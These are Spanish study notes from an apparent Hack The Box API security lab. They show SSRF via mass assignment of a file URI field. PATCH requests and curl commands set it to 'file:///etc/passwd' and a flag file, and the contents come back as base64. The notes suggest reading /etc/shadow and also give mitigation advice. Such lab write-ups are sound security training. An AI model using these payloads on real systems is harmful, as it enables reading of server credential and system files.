
A red arrow points to the `fileURI` field in the response body.

La API web almacena la ruta de los archivos utilizando el [esquema URI de archivo \(file URI Scheme\)](#), que se usa para representar rutas de archivos locales y permite el acceso a archivos en un sistema


de archivos local. Si usamos de nuevo el endpoint `/api/v1/supplier-companies/current-user`, notaremos que el valor de `certificateOfIncorporationPDFFileURI` ahora tiene el URI de archivo del archivo subido:



Al expandir el endpoint `PATCH /api/v1/supplier-companies`, observamos que requiere el rol `SupplierCompanies_Update`, que la actualización debe ser realizada por personal perteneciente a la empresa proveedora, y que permite modificar el valor del campo `CertificateOfIncorporationPDFFileURI`:




Por lo tanto, este endpoint es vulnerable a la Modificación Controlada Inadecuadamente de Atributos de Objetos Determinados Dinámicamente (Improperly Controlled Modification of Dynamically-Determined Object Attributes), ya que el valor de este campo solo debería ser establecido por el endpoint POST `/api/v1/supplier-companies/certificates-of-incorporation`. Vamos a realizar un ataque SSRF y actualizar el campo `CertificateOfIncorporationPDFFileURI` para que apunte al archivo `/etc/passwd`:




Como el backend de la API web no valida la ruta a la que apunta el campo `CertificateOfIncorporationPDFFileURI`, obtendrá y devolverá el contenido de archivos locales, incluidos los sensibles como `/etc/passwd`.

Invocamos el endpoint `GET /api/v1/supplier-companies/{ID}/certificates-of-incorporation` para recuperar el contenido del archivo al que apunta `CertificateOfIncorporationPDFFileURI`, que es `/etc/passwd`, en base64:



Al usar [CyberChef](#) para decodificar el valor del campo base64Data, obtenemos el contenido del archivo /etc/passwd del servidor backend:



Podemos comprometer aún más el sistema viendo el contenido de otros archivos críticos, como /etc/shadow.

Prevención

Para mitigar la vulnerabilidad de SSRF, los endpoints POST /api/v1/supplier-companies/certificates-of-incorporation y PATCH /api/v1/supplier-companies deben prohibir estrictamente los URI de archivo que apunten a recursos locales en el servidor que no sean los previstos. Es crucial implementar comprobaciones de validación para garantizar que los URI de archivo solo apunten a recursos locales permitidos, que en este caso se encuentran dentro de la carpeta wwwroot/SupplierCompaniesCertificatesOfIncorporations/.

Además, el endpoint GET /api/v1/supplier-companies/{ID}/certificates-of-incorporation debe configurarse para servir contenido exclusivamente desde la carpeta designada wwwroot/SupplierCompaniesCertificatesOfIncorporations. Esto garantiza que solo los certificados de constitución sean accesibles y que los recursos locales o archivos fuera de este directorio nunca queden expuestos. Adicionalmente, esto actúa como una salvaguarda, en caso de que fallen las validaciones realizadas por los endpoints POST /api/v1/supplier-companies/certificates-of-incorporation y PATCH /api/v1/supplier-companies.

Practica de modulo:

Nos logueamos con las credenciales htbpentester10@pentestercompany.com:HTBPentester10 en [/api/v1/authentication/suppliers/sign-in](http://10.10.10.10/api/v1/authentication/suppliers/sign-in).

Validamos los roles:

[illegible]

En **GET** **/api/v1/supplier-companies/current-user** obtenemos el ID del usuario actual (b75a7c76-e149-4ca7-9c55-d9fc4ffa87be).

Code	Details
200	Response body <pre>{ "supplierCompany": { "id": "b75a7c76-e149-4ca7-9c55-d9fc4ffa87be", "name": "PentesterCompany", "email": "supplier@pentestercompany.com", "isExemptedFromMarketplaceFee": 0, "certificateOfIncorporationPDFFileURI": "CompanyDidNotUploadYet" } }</pre> Response headers

Al expandir el endpoint **POST** `/api/v1/supplier-companies/certificates-of-incorporation`, observamos que requiere el rol `SupplierCompanies_UploadCertificateOfIncorporation` y permite al personal de una empresa proveedora subir su certificado de constitución como un archivo PDF. Proporcionaremos cualquier archivo PDF para el primer campo y el ID de nuestra empresa proveedora:

POST `/api/v1/supplier-companies/certificates-of-incorporation` Uploads a Supplier's Company Certificate of Incorporation

Use this endpoint to upload the Certificate of Incorporation for Supplier Companies in PDF format. The Supplier performing the upload must be a staff of the Company.
Upon submission, the PDF files are stored on disk indefinitely; we must make sure that InlaneFreight informs Supplier Companies about this storage policy. Additionally, the Privacy Officer should ensure that this information is accurately reflected in the Privacy Policy.
Role(s) required: `SupplierCompanies_UploadCertificateOfIncorporation`

Parameters Cancel Reset

No parameters

Request body *required* multipart/form-data

CertificateOfIncorporationPDFFormFile ☐ Send empty value

CompanyID ☐ Send empty value

Execute

Server response

Code	Details
200	Response body <pre>{ "successStatus": true, "fileURI": "file:///app/wwwroot/SupplierCompaniesCertificatesOfIncorporations/certificateOfIncorporation.pdf", "fileSize": 31457280 }</pre> Download

Al ir nuevamente a **GET** `/api/v1/supplier-companies/current-user` se puede apreciar que se agrega un nuevo campo con la ruta del archivo.

Response body

```
{
  "supplierCompany": {
    "id": "b75a7c76-e149-4ca7-9c55-d9fc4ffa87be",
    "name": "PentesterCompany",
    "email": "supplier@pentestercompany.com",
    "isExemptedFromMarketplaceFee": 0,
    "certificateOfIncorporationPDFFileURI": "file:///app/wwwroot/SupplierCompaniesCertificatesOfIncorporations/certificateOfIncorporation.pdf"
  }
}
```

Download

Al expandir el endpoint **PATCH** `/api/v1/supplier-companies`, observamos que requiere el rol **SupplierCompanies_Update**, que la actualización debe ser realizada por personal perteneciente a la empresa proveedora, y que permite modificar el valor del campo **CertificateOfIncorporationPDFFileURI**:

Supplier-Companies

PATCH `/api/v1/supplier-companies` Updates a Supplier Company

The Supplier performing the update must be a staff of the Company.
Role(s) required: **SupplierCompanies_Update**

Parameters Cancel

No parameters

Request body required application/json

```
{
  "UpdatedSupplierCompany": {
    "SupplierCompanyID": "string",
    "IsExemptedFromMarketplaceFee": 1,
    "CertificateOfIncorporationPDFFileURI": "string"
  }
}
```

Por lo tanto, este endpoint es vulnerable a la Modificación Controlada Inadecuadamente de Atributos de Objetos Determinados Dinámicamente (Improperly Controlled Modification of Dynamically-Determined Object Attributes), ya que el valor de este campo solo debería ser establecido por el endpoint **POST** `/api/v1/supplier-companies/certificates-of-incorporation`. Vamos a realizar un ataque SSRF y actualizar el campo **CertificateOfIncorporationPDFFileURI** para que apunte al archivo `/etc/passwd`:

PATCH `/api/v1/supplier-companies` Updates a Supplier Company

The Supplier performing the update must be a staff of the Company.
Role(s) required: **SupplierCompanies_Update**

Parameters Cancel Reset

No parameters

Request body required application/json

```
{
  "UpdatedSupplierCompany": {
    "SupplierCompanyID": "b75a7c76-e149-4ca7-9c55-d9fc4ffa87bd",
    "IsExemptedFromMarketplaceFee": 1,
    "CertificateOfIncorporationPDFFileURI": "file:///etc/passwd"
  }
}
```

Execute Clear

Solución:

Logueamos con las credenciales en **GET** [/api/v1/roles/current-user](http://154.57.164.82:32730/api/v1/roles/current-user) htbpentester11@pentestercompany.com: [HTBPentester11](#).

Vemos los roles.

```
{
  "roles": [
    "SupplierCompanies_Update",
    "SupplierCompanies_UploadCertificateOfIncorporation",
    "Products_CreateByCurrentUser",
    "Products_Update",
    "Products_UploadPhoto"
  ]
}
```

The screenshot shows a REST client interface with the following sections:


- Roles**: The title of the endpoint.
- GET** `/api/v1/roles/current-user`: The HTTP method and endpoint URL. A red box highlights the `GET` method.
- Get the roles of the currently authenticated user**: The description of the endpoint.
- Parameters**: A section with a **Cancel** button and the text "No parameters".
- Execute** and **Clear** buttons: Buttons to execute the request or clear the fields.
- Responses**: A section containing the response details.
 - Curl**: A code block showing the curl command:

```
curl -X 'GET' \
'http://154.57.164.82:32730/api/v1/roles/current-user' \
-H 'accept: application/json' \
-H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9'.
```
 - Request URL**: A code block showing the URL: `http://154.57.164.82:32730/api/v1/roles/current-user`.
 - Server response**: A section with a **Code** of 200 and a **Details** tab.
 - Response body**: A code block showing the JSON response:

```
{
  "roles": [
    "SupplierCompanies_Update",
    "SupplierCompanies_UploadCertificateOfIncorporation",
    "Products_CreateByCurrentUser",
    "Products_Update",
    "Products_UploadPhoto"
  ]
}
```

 A red box highlights the `"roles": [ ... ]` array.
 - Download** button: A button to download the response body.

- ```
{
 "supplier": {
 "id": "5d489453-3538-4973-9479-2c37b2a5db73",
 "companyID": "b75a7c76-e149-4ca7-9c55-d9fc4ffa87be",
 "name": "HTBPentester11",
 "email": "htbpentester11@pentestercompany.com",
 "phoneNumber": "+44 9998 999992"
 }
}
```



- /products/current-user

```
{
 "successStatus": true,
 "productID": "6fd015a2-8043-4ac0-9379-f3bbd7948674"
}
```

Request body required

application/json

```
{
 "NewProduct": {
 "Name": "HTBPentester11",
 "Price": 6,
 "PNGPhotoFileURI": "+44 9998 999992"
 }
}
```

Execute

Clear

Responses

Curl

```
curl -X 'POST' \
 'http://154.57.164.82:32730/api/v1/products/current-user' \
 -H 'accept: application/json' \
 -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzbnZlLn9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1' \
 -H 'Content-Type: application/json' \
 -d '{
 "NewProduct": {
 "Name": "HTBPentester11",
 "Price": 6,
 "PNGPhotoFileURI": "+44 9998 999992"
 }
 }'
```

Request URL

http://154.57.164.82:32730/api/v1/products/current-user

Server response

| Code | Details                                                                                                                                    |
|------|--------------------------------------------------------------------------------------------------------------------------------------------|
| 200  | <div>Response body</div> <pre>{   "successStatus": true,   "productID": "3d715e4c-3287-44a9-bdd7-f7d3f7749434" }</pre> <div>Download</div> |

Cargamos cualquier archivo .png en `/products/photo` para ver su ruta.

ProductPNGFormFile  
string(\$binary)

Browse...

wp2shell.png

☐ Send empty value

ProductID  
string(\$guid)

3d715e4c-3287-44a9-bdd7-f7d3f7749434

☐ Send empty value

Execute

Clear

Responses

Curl

```
curl -X 'POST' \
'http://154.57.164.82:32730/api/v1/products/photo' \
-H 'accept: application/json' \
-H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzbnZmLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYm1' \
-H 'Content-Type: multipart/form-data' \
-F 'ProductPNGFormFile=wp2shell.png;type=image/png' \
-F 'ProductID=3d715e4c-3287-44a9-bdd7-f7d3f7749434'
```

Request URL

```
http://154.57.164.82:32730/api/v1/products/photo
```

Server response

Code

Details

200

Response body

```
{
 "successStatus": true,
 "fileURI": "file:///app/wwwroot/ProductsPhotos/wp2shell.png",
 "fileSize": 1571588
}
```

Download

Response headers

Llenamos los campos con la información obtenida e ingresamos la ruta para leer el flag.

## Products

PATCH /api/v1/products Updates a Product

A Product can be updated only by the Supplier that created it.  
Role(s) required: **Products\_Update**

Parameters

No parameters

Request body required

application/json

```
{
 "UpdatedProduct": {
 "SupplierID": "5d489453-3538-4973-9479-2c37b2a5db73",
 "ProductID": "3d715e4c-3287-44a9-bdd7-f7d3f7749434",
 "Name": "HTBPentester11",
 "Price": 6,
 "PNGPhotoFileURL": "file:///etc/passwd"
 }
}
```

Execute

Clear

Vemos que al enviar la peticion esta responde true.

```
Curl
curl -X 'PATCH' \
'http://154.57.164.73:31732/api/v1/products' \
-H 'accept: application/json' \
-H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDAxLzA1L2lkZW50aXR5L2Y2ZDA1LzY2IHR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDAxLzA1L2lkZW50aXR5L2Y2ZDA1LzY2IHR5cCI6IkpXVCJ9.' \
-H 'Content-Type: application/json' \
-d '{
 "UpdatedProduct": {
 "SupplierID": "5d489453-3538-4973-9479-2c37b2a5db73",
 "ProductID": "6fd015a2-8043-4ac0-9379-f3bbd7948674",
 "Name": "HTBPentester1",
 "Price": 6,
 "PNGPhotoFileURI": "file:///etc/flag.conf"
 }
}'
```

Request URL

```
http://154.57.164.73:31732/api/v1/products
```

Server response

| Code | Details                                                     |
|------|-------------------------------------------------------------|
| 200  | <p>Response body</p> <pre>{   "SuccessStatus": true }</pre> |

`/products/ID/photo` ingresamos el ID del producto "productID":

GET

/api/v1/products/{ID}/photo

Gets a Product's Photo as Base64

Role(s) required: **None**

Parameters

Cancel

| Name                                                     | Description                        |
|----------------------------------------------------------|------------------------------------|
| ID <small>* required</small><br>string(\$guid)<br>(path) | 1015a2-8043-4ac0-9379-f3bbd7948674 |

Execute

Clear

Responses

Curl

```
curl -X 'GET' \
 'http://154.57.164.73:31732/api/v1/products/6fd015a2-8043-4ac0-9379-f3bbd7948674/photo' \
 -H 'accept: application/json' \
 -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZWl1cy54bWxzbnZwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWIscy9iOiJ015a2-8043-4ac0-9379-f3bbd7948674' \
 >/dev/null
```

Request URL

http://154.57.164.73:31732/api/v1/products/6fd015a2-8043-4ac0-9379-f3bbd7948674/photo

Server response

| Code | Details                                                                                                                                                                                                |
|------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 200  | <div><div>Response body</div><div><pre>{   "successStatus": true,   "base64Data": "SFRCEzNjOTQyMzJjNGVwYjBhNTQ0YVU0MDI0" }</pre></div><div>Download</div></div> <div><div>Response headers</div></div> |

Decodificamos el base64.

Last build: 7 hours ago

^ [icon] [icon] [icon]

Input

^ [icon] [icon]

SFRCEzNjOTQyMzJjNGYwYjBhNTQ0YmU0 [redacted]

\*/= [dropdown]

☒ Remove non-alphabet chars

le

52 [icon] 1 [icon] 0

Output

HTB{3c94232c4f0b0a544ae4 [redacted]}

## Configuración de seguridad incorrecta (8 Security Misconfiguration)


Las API web son susceptibles a las mismas configuraciones de seguridad incorrectas que pueden comprometer a las aplicaciones web tradicionales. Un ejemplo típico es un punto de conexión de API web que acepta entradas controladas por el usuario y las incorpora en consultas SQL sin la validación adecuada, permitiendo así ataques de [inyección \(Injection\)](#).

### Neutralización incorrecta de elementos especiales utilizados en un comando SQL ('Inyección SQL')

El punto de conexión con el que practicaremos es vulnerable a [CWE-89: Neutralización incorrecta de elementos especiales utilizados en un comando SQL \('Inyección SQL'\)](#).


#### Escenario

El administrador de Inlanefreight E-Commerce Marketplace nos ha proporcionado las credenciales `htbpentester12@pentestercompany.com:HTBPentester12`, y quiere que evaluemos qué vulnerabilidades de la API puede explotar el usuario con los roles que tiene asignados. Después de obtener un JWT como proveedor desde el punto de conexión `/api/v1/authentication/suppliers/sign-in` y autenticarnos con él, observamos que el punto de conexión `/api/v1/roles/current-user` revela que tenemos el rol `Products_GetProductsTotalCountByNameSubstring`:

